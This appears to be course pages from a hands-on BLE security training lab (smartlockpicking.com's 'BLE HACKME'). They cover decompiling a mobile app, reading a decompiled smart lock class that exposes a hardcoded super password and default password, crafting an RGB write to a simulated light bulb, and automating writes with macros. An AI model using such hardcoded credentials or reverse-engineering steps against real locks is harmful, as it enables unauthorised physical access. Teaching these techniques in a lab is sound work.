
 Simulated device



 Hints

© smartlockpicking.com
[More information](#) | [FAQ](#) | [Source code](#) | [Issues](#)

Data format?



Mobile app reversing?

- Grab the “apk” binary



apk download

- Decompile

- JADX

<https://github.com/skylot/jadx>

- BytecodeViewer

<https://github.com/Konloch/bytecodeviewer>

- Many others...

```
package com.wjy.smartlock;

import com.wjy.smartlock.SmartLockEvent.OnSmartLockEventListener;
import com.wjy.smartlock.db.SmartLockDatabase;

public class SmartLock {
    public static final int CONNECTED = 0;
    public static final int DISCONNECTED = 1;
    public static final String SUPER_PASSWORD = "741689";
    private boolean autoLock = false;
    private boolean backnotify = false;
    private boolean connection = false;
    private String connecttime = null;
    private boolean isResumeConnection = true;
    private LockState lockState = LockState.LOCK;
    private OnSmartLockEventListener mOnEventListener = null;
    public boolean mTempEnableAutolock = false;
    public boolean mTempEnableVibrate = false;
    public LockState mTempLockState = LockState.UNLOCK;
    public String mTempName = "";
    public String mTempPassword = "";
    private String mac = null;
    private String name = SmartLockDatabase.TABLE;
    private String passwd = "123456";
    private int power = 0;
    private boolean vibrate = false;

    public enum LockState {
        LOCK,
        UNLOCK,
        STAY_LOCK
    }
}
```

Completion progress: SMARTLOCKPICKING.COM

BLE HACKME

- 1) Start
- 2) First steps
- 3) BLE Advertisements
- 4) Beacons
- 5) Manufacturer Specific Advertisements
- 6) Connections, services, characteristics
- 7) Characteristic read
- 8) Notifications
- 9) Descriptors
- 10) Characteristic write
- 11) Various writes
- 12) Write automation
- 13) Protocol reverse-engineering**
- 14) Password brute force
- 15) Smart lock replay
- 16) Smart lock information leak

© smartlockpicking.com, build 1.0.1.0
[More information](#) | [FAQ](#) | [Source code](#) | [Issues](#)

task


The light bulb has yet another characteristic, which allows to change its color and brightness level. You will surely find it in the light bulb service. The valid data format to send via write is however unknown. Fortunately, there was a mobile application possible to decompile. The decompiled source code snippet responsible for sending valid request follows:

```
public static final byte ARGB_FRAME_PREFIX = (byte) -86;
public static final byte FRAME_SUFFIX = (byte) -1;

public bool a(int i) {
    byte alpha = (byte) Color.alpha(i);
    byte red = (byte) Color.red(i);
    byte green = (byte) Color.green(i);
    byte blue = (byte) Color.blue(i);
    byte[] bArr = new byte[]{ARGB_FRAME_PREFIX, alpha, red, green, blue,
        FRAME_SUFFIX};
    return this.c.e.b(bArr);
}
```

Your task is to analyse the decompiled source code, and based on it create a valid request to light bulb RGB characteristic - setting it to half-dim pure red. Of course you can then set any color and brightness level you like. Maybe even record a macro to change the colors?

Simulated device



Status:

Congratulations! Proceed to the next task




The moment you've been waiting for:




Dildo demo!





<https://youtu.be/udS9rVQJazA>




Write request



Or just download the app and connect ;)



Completion progress: 

SMARTLOCKPICKING.COM

BLE HACKME

- 1) Start
- 2) First steps
- 3) BLE Advertisements
- 4) Beacons
- 5) Manufacturer Specific Advertisements
- 6) Connections, services, characteristics
- 7) Characteristic read
- 8) Notifications
- 9) Descriptors
- 10) Characteristic write
- 11) Various writes
- 12) Write automation**
- 13) Protocol reverse-engineering
- 14) Password brute force
- 15) Smart lock replay
- 16) Smart lock information leak

Write automation

i Theory introduction


Typical communication with BLE device consists of a series of writes / reads / notifications. In order to trigger specific functionality, it may be necessary to send multiple writes in sequence, sometimes to various characteristics, and often within short, limited time.

🎯 Task


You already know how to turn the light bulb on and off. Your current task is to blink it twice per second for a few seconds.

Don't worry - the job does not require you to master extreme fast clicking in the application. Instead, let's introduce a very handy feature of nRF Connect: **Macros**.

